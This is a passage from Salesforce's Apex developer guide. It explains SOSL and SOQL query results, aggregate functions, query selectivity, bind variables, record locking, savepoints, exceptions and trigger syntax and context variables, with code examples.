SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type. The result lists are always returned in the same order as they were specified in the SOSL query. SOSL queries are only supported in Apex classes and anonymous blocks. You cannot use a SOSL query in a trigger. If a SOSL query does not return any records for a specified sObject type, the search results include an empty list for that sObject.

For example, you can return a list of accounts, contacts, opportunities, and leads that begin with the phrase map:

```
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
Contact, Opportunity, Lead];
```

Note:

The syntax of the `FIND` clause in Apex differs from the syntax of the `FIND` clause in the Web services API:

- In Apex, the value of the `FIND` clause is demarcated with single quotes. For example:

  ```
  FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity,
   Lead
  ```

- In the Force.com API, the value of the `FIND` clause is demarcated with braces. For example:

  ```
  FIND {map*} IN ALL FIELDS RETURNING Account (Id, Name), Contact, Opportunity,
   Lead
  ```

From `searchList`, you can create arrays for each object returned:

```
Account [] accounts = ((List<Account>)searchList[0]);
Contact [] contacts = ((List<Contact>)searchList[1]);
Opportunity [] opportunities = ((List<Opportunity>)searchList[2]);
Lead [] leads = ((List<Lead>)searchList[3]);
```

For a full description of SOSL query syntax, see Salesforce Object Search Language (SOSL) in the *Web Services API Developer's Guide*.

Working with SOQL and SOSL Query Results

SOQL and SOSL queries only return data for sObject fields that are selected in the original query. If you try to access a field that was not selected in the SOQL or SOSL query (other than ID), you receive a runtime error, even if the field contains a value in the database. The following code example causes a runtime error:

```
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is not selected
String name = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

The following is the same code example rewritten so it does not produce a runtime error. Note that `Name` has been added as part of the select statement, after `Id`.

```
insert new Account(Name = 'Singha');
Account acc = [SELECT Id FROM Account WHERE Name = 'Singha' LIMIT 1];
// Note that name is now selected
String name = [SELECT Id, Name FROM Account WHERE Name = 'Singha' LIMIT 1].Name;
```

Even if only one sObject field is selected, a SOQL or SOSL query always returns data as complete records. Consequently, you must dereference the field in order to access it. For example, this code retrieves an sObject list from the database with a SOQL query, accesses the first account record in the list, and then dereferences the record's `AnnualRevenue` field:

```
Double rev = [SELECT AnnualRevenue FROM Account
              WHERE Name = 'Acme'][0].AnnualRevenue;

// When only one result is returned in a SOQL query, it is not necessary
// to include the list's index.
Double rev2 = [SELECT AnnualRevenue FROM Account
               WHERE Name = 'Acme' LIMIT 1].AnnualRevenue;
```

The only situation in which it is not necessary to dereference an sObject field in the result of an SOQL query, is when the query returns an Integer as the result of a `COUNT` operation:

```
Integer i = [SELECT COUNT() FROM Account];
```

Fields in records returned by SOSL queries must always be dereferenced.

Also note that sObject fields that contain formulas return the value of the field at the time the SOQL or SOSL query was issued. Any changes to other fields that are used within the formula are not reflected in the formula field value until the record has been saved and re-queried in Apex. Like other read-only sObject fields, the values of the formula fields themselves cannot be changed in Apex.

Working with SOQL Aggregate Functions

Aggregate functions in SOQL, such as `SUM()` and `MAX()`, allow you to roll up and summarize your data in a query. For more information on aggregate functions, see "Aggregate Functions" in the *Web Services API Developer's Guide*.

You can use aggregate functions without using a `GROUP BY` clause. For example, you could use the `AVG()` aggregate function to find the average `Amount` for all your opportunities.

```
AggregateResult[] groupedResults
  = [SELECT AVG(Amount)aver FROM Opportunity];
Object avgAmount = groupedResults[0].get('aver');
```

Note that any query that includes an aggregate function returns its results in an array of AggregateResult objects. AggregateResult is a read-only sObject and is only used for query results.

Aggregate functions become a more powerful tool to generate reports when you use them with a `GROUP BY` clause. For example, you could find the average `Amount` for all your opportunities by campaign.

```
AggregateResult[] groupedResults
  = [SELECT CampaignId, AVG(Amount)
      FROM Opportunity
      GROUP BY CampaignId];
for (AggregateResult ar : groupedResults)  {
    System.debug('Campaign ID' + ar.get('CampaignId'));
    System.debug('Average amount' + ar.get('expr0'));
}
```

Any aggregated field in a `SELECT` list that does not have an alias automatically gets an implied alias with a format `expr`***`i`***, where *`i`* denotes the order of the aggregated fields with no explicit aliases. The value of *`i`* starts at 0 and increments for every aggregated field with no explicit alias. For more information, see "Using Aliases with `GROUP BY`" in the *Web Services API Developer's Guide*.

Note: Queries that include aggregate functions are subject to the same governor limits as other SOQL queries for the total number of records returned. This limit includes any records included in the aggregation, not just the number of rows returned by the query. If you encounter this limit, you should add a condition to the `WHERE` clause to reduce the amount of records processed by the query.

Working with Very Large SOQL Queries

Your SOQL query may return so many sObjects that the limit on heap size is exceeded and an error occurs. To resolve, use a SOQL query `for` loop instead, since it can process multiple batches of records through the use of internal calls to `query` and `queryMore`.

For example, if the results are too large, the syntax below causes a runtime exception:

```
Account[] accts = [SELECT Id FROM Account];
```

Instead, use a SOQL query `for` loop as in one of the following examples:

```
// Use this format if you are not executing DML statements
// within the for loop
for (Account a : [SELECT Id, Name FROM Account
                  WHERE Name LIKE 'Acme%']) {
    // Your code without DML statements here
}

// Use this format for efficiency if you are executing DML statements
// within the for loop
for (List<Account> accts : [SELECT Id, Name FROM Account
                            WHERE Name LIKE 'Acme%']) {
    // Your code here
```

```
    update accts;
}
```

The following example demonstrates a SOQL query `for` loop used to mass update records. Suppose you want to change the last name of a contact across all records for contacts whose first and last names match a specified criteria:

```
public void massUpdate() {
    for (List<Contact> contacts:
      [SELECT FirstName, LastName FROM Contact]) {
        for(Contact c : contacts) {
            if (c.FirstName == 'Barbara' &&
              c.LastName == 'Gordon') {
                c.LastName = 'Wayne';
            }
        }
        update contacts;
    }
}
```

Instead of using a SOQL query in a `for` loop, the preferred method of mass updating records is to use batch Apex, which minimizes the risk of hitting governor limits.

For more information, see SOQL For Loops on page 65.

More Efficient SOQL Queries

For best performance, SOQL queries must be selective, particularly for queries inside of triggers. To avoid long execution times, non-selective SOQL queries may be terminated by the system. Developers will receive an error message when a non-selective query in a trigger executes against an object that contains more than 100,000 records. To avoid this error, ensure that the query is selective.

Selective SOQL Query Criteria

- A query is selective when one of the query filters is on an indexed field and the query filter reduces the resulting number of rows below a system-defined threshold. The performance of the SOQL query improves when two or more filters used in the WHERE clause meet the mentioned conditions.
- The selectivity threshold is 10% of the records for the first million records and less than 5% of the records after the first million records, up to a maximum of 333,000 records. In some circumstances, for example with a query filter that is an indexed standard field, the threshold may be higher. Also, the selectivity threshold is subject to change.

Custom Index Considerations for Selective SOQL Queries

- The following fields are indexed by default: primary keys (Id, Name and Owner fields), foreign keys (lookup or master-detail relationship fields), audit dates (such as LastModifiedDate), and custom fields marked as External ID or Unique.
- Salesforce.com Support can add custom indexes on request for customers.
- A custom index can't be created on these types of fields: formula fields, multi-select picklists, currency fields in a multicurrency organization, long text fields, and binary fields (fields of type blob, file, or encrypted text.) Note that new data types, typically complex ones, may be added to Salesforce and fields of these types may not allow custom indexing.
- Typically, a custom index won't be used in these cases:
  - ◊ The value(s) queried for exceeds the system-defined threshold mentioned above
  - ◊ The filter operator is a negative operator such as `NOT EQUAL TO` (or `!=`), `NOT CONTAINS`, and `NOT STARTS WITH`

- The `CONTAINS` operator is used in the filter and the number of rows to be scanned exceeds 333,000. This is because the `CONTAINS` operator requires a full scan of the index. Note that this threshold is subject to change.
- When comparing with an empty value (`Name != ''`)

However, there are other complex scenarios in which custom indexes won't be used. Contact your salesforce.com representative if your scenario isn't covered by these cases or if you need further assistance with non-selective queries.

Examples of Selective SOQL Queries

To better understand whether a query on a large object is selective or not, let's analyze some queries. For these queries, we will assume there are more than 100,000 records (including soft-deleted records, that is, deleted records that are still in the Recycle Bin) for the Account sObject.

Query 1:

```
SELECT Id FROM Account WHERE Id IN (<list of account IDs>)
```

The `WHERE` clause is on an indexed field (Id). If `SELECT COUNT() FROM Account WHERE Id IN (<list of account IDs>)` returns fewer records than the selectivity threshold, the index on Id is used. This will typically be the case since the list of IDs only contains a small amount of records.

Query 2:

```
SELECT Id FROM Account WHERE Name != ''
```

Since Account is a large object even though Name is indexed (primary key), this filter returns most of the records, making the query non-selective.

Query 3:

```
SELECT Id FROM Account WHERE Name != '' AND CustomField__c = 'ValueA'
```

Here we have to see if each filter, when considered individually, is selective. As we saw in the previous example the first filter isn't selective. So let's focus on the second one. If the count of records returned by `SELECT COUNT() FROM Account WHERE CustomField__c = 'ValueA'` is lower than the selectivity threshold, and CustomField__c is indexed, the query is selective.

Query 4:

```
SELECT Id FROM Account WHERE FormulaField__c = 'ValueA'
```

Since a formula field can't be custom indexed, the query won't be selective, regardless of how many records have actually 'ValueA'. Remember that filtering on a formula field should be avoided, especially when querying on large objects, since the formula needs to be evaluated for every Account record on the fly.

Using SOQL Queries That Return One Record

SOQL queries can be used to assign a single sObject value when the result list contains only one element. When the L-value of an expression is a single sObject type, Apex automatically assigns the single sObject record in the query result list to the L-value. A runtime exception results if zero sObjects or more than one sObject is found in the list. For example:

```
List<Account> accts = [SELECT Id FROM Account];

// These lines of code are only valid if one row is returned from
```

```
// the query. Notice that the second line dereferences the field from the
// query without assigning it to an intermediary sObject variable.
Account acct = [SELECT Id FROM Account];
String name = [SELECT Name FROM Account].Name;
```

Improving Performance by Not Searching on Null Values

In your SOQL and SOSL queries, avoid searching records that contain null values. Filter out null values first to improve performance. In the following example, any records where the `treadID` value is null are filtered out of the returned values.

```
Public class TagWS {

/* getThreadTags
*
* a quick method to pull tags not in the existing list
*
*/
public static webservice List<String>
       getThreadTags(String threadId, List<String> tags) {
   system.debug(LoggingLevel.Debug,tags);

   List<String> retVals = new List<String>();
   Set<String> tagSet = new Set<String>();
   Set<String> origTagSet = new Set<String>();
   origTagSet.addAll(tags);

// Note WHERE clause verifies that threadId is not null

   for(CSO_CaseThread_Tag__c t :
      [SELECT Name FROM CSO_CaseThread_Tag__c
      WHERE Thread__c = :threadId AND
      WHERE threadID != null])

{
   tagSet.add(t.Name);
}
   for(String x : origTagSet) {
   // return a minus version of it so the UI knows to clear it
      if(!tagSet.contains(x)) retVals.add('-' + x);
}
   for(String x : tagSet) {
   // return a plus version so the UI knows it's new
      if(!origTagSet.contains(x)) retvals.add('+' + x);
}

   return retVals;
}
```

Understanding Foreign Key and Parent-Child Relationship SOQL Queries

The `SELECT` statement of a SOQL query can be any valid SOQL statement, including foreign key and parent-child record joins. If foreign key joins are included, the resulting sObjects can be referenced using normal field notation. For example:

```
System.debug([SELECT Account.Name FROM Contact
              WHERE FirstName = 'Caroline'].Account.Name);
```

Additionally, parent-child relationships in sObjects act as SOQL queries as well. For example:

```
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts)
                  FROM Account
                  WHERE Name = 'Acme']) {
     Contact[] cons = a.Contacts;
}

//The following example also works because we limit to only 1 contact
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts LIMIT 1)
                  FROM Account
                  WHERE Name = 'testAgg']) {
     Contact c = a.Contacts;
}
```

Using Apex Variables in SOQL and SOSL Queries

SOQL and SOSL statements in Apex can reference Apex code variables and expressions if they are preceded by a colon (`:`). This use of a local code variable within a SOQL or SOSL statement is called a *bind*. The Apex parser first evaluates the local variable in code context before executing the SOQL or SOSL statement. Bind expressions can be used as:

- The search string in `FIND` clauses.
- The filter literals in `WHERE` clauses.
- The value of the `IN` or `NOT IN` operator in `WHERE` clauses, allowing filtering on a dynamic set of values. Note that this is of particular use with a list of IDs or Strings, though it works with lists of any type.
- The division names in `WITH DIVISION` clauses.
- The numeric value in `LIMIT` clauses.

Bind expressions can't be used with other clauses, such as `INCLUDES`.

For example:

```
Account A = new Account(Name='xxx');
insert A;
Account B;

// A simple bind
B = [SELECT Id FROM Account WHERE Id = :A.Id];

// A bind with arithmetic
B = [SELECT Id FROM Account
     WHERE Name = :('x' + 'xx')];

String s = 'XXX';

// A bind with expressions
B = [SELECT Id FROM Account
     WHERE Name = :'XXXX'.substring(0,3)];

// A bind with an expression that is itself a query result
B = [SELECT Id FROM Account
     WHERE Name = :[SELECT Name FROM Account
                    WHERE Id = :A.Id].Name];

Contact C = new Contact(LastName='xxx', AccountId=A.Id);
insert new Contact[]{C, new Contact(LastName='yyy',
                                    accountId=A.id)};

// Binds in both the parent and aggregate queries
```

```
B = [SELECT Id, (SELECT Id FROM Contacts
                 WHERE Id = :C.Id)
     FROM Account
     WHERE Id = :A.Id];

// One contact returned
Contact D = B.Contacts;

// A limit bind
Integer i = 1;
B = [SELECT Id FROM Account LIMIT :i];

// An IN-bind with an Id list. Note that a list of sObjects
// can also be used--the Ids of the objects are used for
// the bind
Contact[] cc = [SELECT Id FROM Contact LIMIT 2];
Task[] tt = [SELECT Id FROM Task WHERE WhoId IN :cc];

// An IN-bind with a String list
String[] ss = new String[]{'a', 'b'};
Account[] aa = [SELECT Id FROM Account
                WHERE AccountNumber IN :ss];

// A SOSL query with binds in all possible clauses

String myString1 = 'aaa';
String myString2 = 'bbb';
Integer myInt3 = 11;
String myString4 = 'ccc';
Integer myInt5 = 22;

List<List<SObject>> searchList = [FIND :myString1 IN ALL FIELDS
                                  RETURNING
                                     Account (Id, Name WHERE Name LIKE :myString2
                                              LIMIT :myInt3),
                                     Contact,
                                     Opportunity,
                                     Lead
                                  WITH DIVISION =:myString4
                                  LIMIT :myInt5];
```

Querying All Records with a SOQL Statement

SOQL statements can use the `ALL ROWS` keywords to query all records in an organization, including deleted records and archived activities. For example:

```
System.assertEquals(2, [SELECT COUNT() FROM Contact WHERE AccountId = a.Id ALL ROWS]);
```

You can use `ALL ROWS` to query records in your organization's Recycle Bin. You cannot use the `ALL ROWS` keywords with the `FOR UPDATE` keywords.

Locking Statements

Apex allows developers to lock sObject records while they are being updated in order to prevent race conditions and other thread safety problems. While an sObject record is locked, no other program or user is allowed to make updates.

To lock a set of sObject records in Apex, embed the keywords `FOR UPDATE` after any inline SOQL statement. For example, the following statement, in addition to querying for two accounts, also locks the accounts that are returned:

```
Account [] accts = [SELECT Id FROM Account LIMIT 2 FOR UPDATE];
```

Note: You cannot use the `ORDER BY` keywords in any SOQL query that uses locking. However, query results are automatically ordered by ID.

While the accounts are locked by this call, data manipulation language (DML) statements can modify their field values in the database in the transaction.

Caution: Use care when setting locks in your Apex code. See Avoiding Deadlocks, below.

Locking in a SOQL For Loop

The `FOR UPDATE` keywords can also be used within SOQL `for` loops. For example:

```
for (Account[] accts : [SELECT Id FROM Account
                        FOR UPDATE]) {
    // Your code
}
```

As discussed in SOQL For Loops, the example above corresponds internally to calls to the `query()` and `queryMore()` methods in the Web services API.

Note that there is no `commit` statement. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.

Avoiding Deadlocks

Note that Apex has the possibility of deadlocks, as does any other procedural logic language involving updates to multiple database tables or rows. To avoid such deadlocks, the Apex runtime engine:

1. First locks sObject parent records, then children.
2. Locks sObject records in order of ID when multiple records of the same type are being edited.

As a developer, use care when locking rows to ensure that you are not introducing deadlocks. Verify that you are using standard deadlock avoidance techniques by accessing tables and rows in the same order from all locations in an application.

Transaction Control

All requests are delimited by the trigger, Web Service, Visualforce page or anonymous block that executes the Apex code. If the entire request completes successfully, all changes are committed to the database. For example, suppose a Visualforce page called an Apex controller, which in turn called an additional Apex class. Only when all the Apex code has finished running and the Visualforce page has finished running, are the changes committed to the database. If the request does not complete successfully, all database changes are rolled back.

However, sometimes during the processing of records, your business rules require that partial work (already executed DML statements) be "rolled back" so that the processing can continue in another direction. Apex gives you the ability to generate a *savepoint*, that is, a point in the request that specifies the state of the database at that time. Any DML statement that occurs after the savepoint can be discarded, and the database can be restored to the same condition it was in at the time you generated the savepoint.

The following limitations apply to generating savepoint variables and rolling back the database:

- If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint variables become invalid. For example, if you generated savepoint `SP1` first, savepoint `SP2` after that, and then you rolled back to `SP1`, the variable `SP2` would no longer be valid. You will receive a runtime error if you try to use it.
- References to savepoints cannot cross trigger invocations, because each trigger invocation is a new execution context. If you declare a savepoint as a static variable then try to use it across trigger contexts you will receive a runtime error.
- Each savepoint you set counts against the governor limit for DML statements.
- Each rollback counts against the governor limit for DML statements. You will receive a runtime error if you try to rollback the database additional times.

The following is an example using the `setSavepoint` and `rollback` Database methods.

```
Account a = new Account(Name = 'xxx'); insert a;
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                          AccountNumber);

// Create a savepoint while AccountNumber is null
Savepoint sp = Database.setSavepoint();

// Change the account number
a.AccountNumber = '123';
update a;
System.assertEquals('123', [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                            AccountNumber);

// Rollback to the previous null value
Database.rollback(sp);
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                           AccountNumber);
```

Exception Statements

Apex uses *exceptions* to note errors and other events that disrupt the normal flow of code execution. `throw` statements can be used to generate exceptions, while `try`, `catch`, and `finally` can be used to gracefully recover from an exception.

You can also create your own exceptions using the Exception class. For more information, see Exception Class on page 423.

Throw Statements

A `throw` statement allows you to signal that an error has occurred. To throw an exception, use the `throw` statement and provide it with an exception object to provide information about the specific error. For example:

```
throw exceptionObject;
```

Try-Catch-Finally Statements

The `try`, `catch`, and `finally` statements can be used to gracefully recover from a thrown exception:

- The `try` statement identifies a block of code in which an exception can occur.
- The `catch` statement identifies a block of code that can handle a particular type of exception. A single `try` statement can have multiple associated `catch` statements, however, each `catch` statement must have a unique exception type.
- The `finally` statement optionally identifies a block of code that is guaranteed to execute and allows you to clean up after the code enclosed in the `try` block. A single `try` statement can have only one associated `finally` statement.

Syntax

The syntax of these statements is as follows:

```
try {
 code_block
} catch (exceptionType) {
 code_block
}
// Optional catch statements for other exception types.
// Note that the general exception type, 'Exception',
// must be the last catch block when it is used.
} catch (Exception e) {
 code_block
}
// Optional finally statement
} finally {
 code_block

}
```

Example

For example:

```
try {
    // Your code here
} catch (ListException e) {
    // List Exception handling code here
} catch (Exception e) {
    // Generic exception handling code here
}
```

Note: Limit exceptions caused by an execution governor cannot be caught. See Understanding Execution Governors and Limits on page 215.

Chapter 3

Invoking Apex

In this chapter ...

Using the following mechanisms, you can invoke your Apex code:

- Triggers
- Apex scheduler (for Apex classes only)
- Anonymous Blocks
- AJAX Toolkit

Triggers

Apex can be invoked through the use of *triggers*. A trigger is Apex code that executes before or after the following types of operations:

- insert
- update
- delete
- merge
- upsert
- undelete

For example, you can have a trigger run before an object's records are inserted into the database, after records have been deleted, or even after a record is restored from the Recycle Bin.

You can define triggers for any top-level standard object, such as a Contact or an Account, but not for standard child objects, such as a ContactRole.

- For case comments, click ***Your Name*** > **Setup** > **Cases** > **Case Comments** > **Triggers**.
- For email messages, click ***Your Name*** > **Setup** > **Cases** > **Email Messages** > **Triggers**.

Triggers can be divided into two types:

- *Before* triggers can be used to update or validate record values before they are saved to the database.
- *After* triggers can be used to access field values that are set by the database (such as a record's `Id` or `lastUpdated` field), and to affect changes in other records, such as logging into an audit table or firing asynchronous events with a queue.

Triggers can also modify other records of the same type as the records that initially fired the trigger. For example, if a trigger fires after an update of contact `A`, the trigger can also modify contacts `B`, `C`, and `D`. Because triggers can cause other records to change, and because these changes can, in turn, fire more triggers, the Apex runtime engine considers all such operations a single unit of work and sets limits on the number of operations that can be performed to prevent infinite recursion. See Understanding Execution Governors and Limits on page 215.

Additionally, if you update or delete a record in its before trigger, or delete a record in its after trigger, you will receive a runtime error. This includes both direct and indirect operations. For example, if you update account `A`, and the before update trigger of account `A` inserts contact `B`, and the after insert trigger of contact `B` queries for account `A` and updates it using the DML `update` statement or database method, then you are indirectly updating account `A` in its before trigger, and you will receive a runtime error.

Implementation Considerations

Before creating triggers, consider the following:

- `upsert` triggers fire both before and after `insert` or before and after `update` triggers as appropriate.
- `merge` triggers fire both before and after `delete` triggers for the losing records and `before update` triggers for the winning record only. See Triggers and Merge Statements on page 88.
- Triggers that execute after a record has been undeleted only work with specific objects. See Triggers and Recovered Records on page 88.
- Field history is not recorded until the end of a trigger. If you query field history in a trigger, you will not see any history for the current transaction.

- Do not write triggers that make assumptions about API batches. Salesforce may break up API batches into sets smaller than those specified.

Bulk Triggers

All triggers are *bulk triggers* by default, and can process multiple records at a time. You should always plan on processing more than one record at a time.

Note: An Event object that is defined as recurring is not processed in bulk for `insert`, `delete`, or `update` triggers.

Bulk triggers can handle both single record updates and bulk operations like:

- Data import
- Force.com Bulk API calls
- Mass actions, such as record owner changes and deletes
- Recursive Apex methods and triggers that invoke bulk DML statements

Trigger Syntax

To define a trigger, use the following syntax:

```
trigger triggerName on ObjectName (trigger_events) {
   code_block
}
```

where *`trigger_events`* can be a comma-separated list of one or more of the following events:

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

Note:

- You can only use the `webService` keyword in a trigger when it is in a method defined as asynchronous; that is, when the method is defined with the `@future` keyword.
- A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

For example, the following code defines a trigger for the `before insert` and `before update` events on the Account object:

```
trigger myAccountTrigger on Account (before insert, before update) {
    // Your code here
}
```

The code block of a trigger cannot contain the `static` keyword. Triggers can only contain keywords applicable to an inner class. In addition, you do not have to manually commit any database changes made by a trigger. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.

Trigger Context Variables

All triggers define implicit variables that allow developers to access runtime context. These variables are contained in the `System.Trigger` class:

Variable	Usage
`isExecuting`	Returns true if the current context for the Apex code is a trigger, not a Visualforce page, a Web service, or an `executeanonymous()` API call.
`isInsert`	Returns true if this trigger was fired due to an insert operation, from the Salesforce user interface, Apex, or the API.
`isUpdate`	Returns true if this trigger was fired due to an update operation, from the Salesforce user interface, Apex, or the API.
`isDelete`	Returns true if this trigger was fired due to a delete operation, from the Salesforce user interface, Apex, or the API.
`isBefore`	Returns true if this trigger was fired before any record was saved.
`isAfter`	Returns true if this trigger was fired after all records were saved.
`isUndelete`	Returns true if this trigger was fired after a record is recovered from the Recycle Bin (that is, after an undelete operation from the Salesforce user interface, Apex, or the API.)
`new`	Returns a list of the new versions of the sObject records. Note that this sObject list is only available in `insert` and `update` triggers, and the records can only be modified in `before` triggers.
`newMap`	A map of IDs to the new versions of the sObject records. Note that this map is only available in `before update`, `after insert`, and `after update` triggers.
`old`	Returns a list of the old versions of the sObject records. Note that this sObject list is only available in `update` and `delete` triggers.
`oldMap`	A map of IDs to the old versions of the sObject records. Note that this map is only available in `update` and `delete` triggers.
`size`	The total number of records in a trigger invocation, both old and new.

Note: If any record that fires a trigger includes an invalid field value (for example, a formula that divides by zero), that value is set to `null` in the `new`, `newMap`, `old`, and `oldMap` trigger context variables.

For example, in this simple trigger, `Trigger.new` is a list of sObjects and can be iterated over in a `for` loop, or used as a bind variable in the `IN` clause of a SOQL query:

```
Trigger t on Account (after insert) {
    for (Account a : Trigger.new) {
        // Iterate over each sObject
    }

    // This single query finds every contact that is associated with any of the
    // triggering accounts. Note that although Trigger.new is a collection of
    // records, when used as a bind variable in a SOQL query, Apex automatically
    // transforms the list of records into a list of corresponding Ids.
    Contact[] cons = [SELECT LastName FROM Contact
                      WHERE AccountId IN :Trigger.new];
}
```

This trigger uses Boolean context variables like `Trigger.isBefore` and `Trigger.isDelete` to define code that only executes for specific trigger conditions:

```
trigger myAccountTrigger on Account(before delete, before insert, before update,
                                    after delete, after insert, after update) {
if (Trigger.isBefore) {
    if (Trigger.isDelete) {

        // In a before delete trigger, the trigger accesses the records that will be
        // deleted with the Trigger.old list.
        for (Account a : Trigger.old) {
            if (a.name != 'okToDelete') {
                a.addError('You can\'t delete this record!');
            }
        }
    } else {

    // In before insert or before update triggers, the trigger accesses the new records
    // with the Trigger.new list.
        for (Account a : Trigger.new) {
            if (a.name == 'bad') {
                a.name.addError('Bad name');
            }
    }
    if (Trigger.isInsert) {
        for (Account a : Trigger.new) {
            System.assertEquals('xxx', a.accountNumber);
            System.assertEquals('industry', a.industry);
            System.assertEquals(100, a.numberofemployees);
            System.assertEquals(100.0, a.annualrevenue);
            a.accountNumber = 'yyy';
        }

// If the trigger is not a before trigger, it must be an after trigger.
} else {
    if (Trigger.isInsert) {
        List<Contact> contacts = new List<Contact>();
        for (Account a : Trigger.new) {
            if(a.Name == 'makeContact') {
                contacts.add(new Contact (LastName = a.Name,
                                          AccountId = a.Id));
            }
        }
      insert contacts;
    }
  }
}}}
```

Context Variable Considerations

Be aware of the following considerations for trigger context variables:

- `trigger.new` and `trigger.old` cannot be used in Apex DML operations.
- You can use an object to change its own field values using `trigger.new`, but only in before triggers. In all after triggers, `trigger.new` is not saved, so a runtime exception is thrown.
- `trigger.old` is always read-only.
- You cannot delete `trigger.new`.

The following table lists considerations about certain actions in different trigger events:

Trigger Event	Can change fields using `trigger.new`	Can update original object using an update DML operation	Can delete original object using a delete DML operation
`before insert`	Allowed.	Not applicable. The original object has not been created; nothing can reference it, so nothing can update it.	Not applicable. The original object has not been created; nothing can reference it, so nothing can update it.
`after insert`	Not allowed. A runtime error is thrown, as `trigger.new` is already saved.	Allowed.	Allowed, but unnecessary. The object is deleted immediately after being inserted.
`before update`	Allowed.	Not allowed. A runtime error is thrown.	Not allowed. A runtime error is thrown.
`after update`	Not allowed. A runtime error is thrown, as `trigger.new` is already saved.	Allowed. Even though bad code could cause an infinite recursion doing this incorrectly, the error would be found by the governor limits.	Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible.
`before delete`	Not allowed. A runtime error is thrown. `trigger.new` is not available in before delete triggers.	Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible.	Not allowed. A runtime error is thrown. The deletion is already in progress.
`after delete`	Not allowed. A runtime error is thrown. `trigger.new` is not available in after delete triggers.	Not applicable. The object has already been deleted.	Not applicable. The object has already been deleted.
`after undelete`	Not allowed. A runtime error is thrown. `trigger.old` is not available in after undelete triggers.	Allowed.	Allowed, but unnecessary. The object is deleted immediately after being inserted.

Common Bulk Trigger Idioms

Although bulk triggers allow developers to process more records without exceeding execution governor limits, they can be more difficult for developers to understand and code because they involve processing batches of several records at a time. The following sections provide examples of idioms that should be used frequently when writing in bulk.

Using Maps and Sets in Bulk Triggers

Set and map data structures are critical for successful coding of bulk triggers. Sets can be used to isolate distinct records, while maps can be used to hold query results organized by record ID.

For example, this bulk trigger from the sample quoting application first adds each pricebook entry associated with the OpportunityLineItem records in `Trigger.new` to a set, ensuring that the set contains only distinct elements. It then queries the PricebookEntries for their associated product color, and places the results in a map. Once the map is created, the trigger iterates through the OpportunityLineItems in `Trigger.new` and uses the map to assign the appropriate color.

```
// When a new line item is added to an opportunity, this trigger copies the value of the
// associated product's color to the new record.
trigger oppLineTrigger on OpportunityLineItem (before insert) {

    // For every OpportunityLineItem record, add its associated pricebook entry
    // to a set so there are no duplicates.
    Set<Id> pbeIds = new Set<Id>();
    for (OpportunityLineItem oli : Trigger.new)
        pbeIds.add(oli.pricebookentryid);

    // Query the PricebookEntries for their associated product color and place the results
    // in a map.
    Map<Id, PricebookEntry> entries = new Map<Id, PricebookEntry>(
        [select product2.color__c from pricebookentry
         where id in :pbeIds]);

    // Now use the map to set the appropriate color on every OpportunityLineItem processed
    // by the trigger.
    for (OpportunityLineItem oli : Trigger.new)
        oli.color__c = entries.get(oli.pricebookEntryId).product2.color__c;
}
```

Correlating Records with Query Results in Bulk Triggers

Use the `Trigger.newMap` and `Trigger.oldMap` ID-to-sObject maps to correlate records with query results. For example, this trigger from the sample quoting app uses `Trigger.oldMap` to create a set of unique IDs (`Trigger.oldMap.keySet()`). The set is then used as part of a query to create a list of quotes associated with the opportunities being processed by the trigger. For every quote returned by the query, the related opportunity is retrieved from `Trigger.oldMap` and prevented from being deleted:

```
trigger oppTrigger on Opportunity (before delete) {
    for (Quote__c q : [SELECT opportunity__c FROM quote__c
                       WHERE opportunity__c IN :Trigger.oldMap.keySet()]) {
        Trigger.oldMap.get(q.opportunity__c).addError('Cannot delete
                                                       opportunity with a quote');
    }
}
```

Using Triggers to Insert or Update Records with Unique Fields

When an `insert` or `upsert` event causes a record to duplicate the value of a unique field in another new record in that batch, the error message for the duplicate record includes the ID of the first record. However, it is possible that the error message may not be correct by the time the request is finished.

When there are triggers present, the retry logic in bulk operations causes a rollback/retry cycle to occur. That retry cycle assigns new keys to the new records. For example, if two records are inserted with the same value for a unique field, and you also have an `insert` event defined for a trigger, the second duplicate record fails, reporting the ID of the first record. However, once the system rolls back the changes and re-inserts the first record by itself, the record receives a new ID. That means the error message reported by the second record is no longer valid.

Defining Triggers

Trigger code is stored as metadata under the object with which they are associated. To define a trigger in Salesforce:

1. For a standard object, click ***Your Name*** > **Setup** > **Customize**, click the name of the object, then click **Triggers**.

   For a custom object, click ***Your Name*** > **Setup** > **Create** > **Objects** and click the name of the object.

   For campaign members, click ***Your Name*** > **Setup** > **Customize** > **Campaigns** > **Campaign Member** > **Triggers**.

   For case comments, click ***Your Name*** > **Setup** > **Cases** > **Case Comments** > **Triggers**.

   For email messages, click ***Your Name*** > **Setup** > **Cases** > **Email Messages** > **Triggers**.
2. In the Triggers related list, click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this trigger. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Use the default values for all versions. This associates the trigger with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.
4. Select the `Is Active` checkbox if the trigger should be compiled and enabled. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

   To define a trigger, use the following syntax:

```
trigger triggerName on ObjectName (trigger_events) {
   code_block
}
```

   where *`trigger_events`* can be a comma-separated list of one or more of the following events:

   - `before insert`
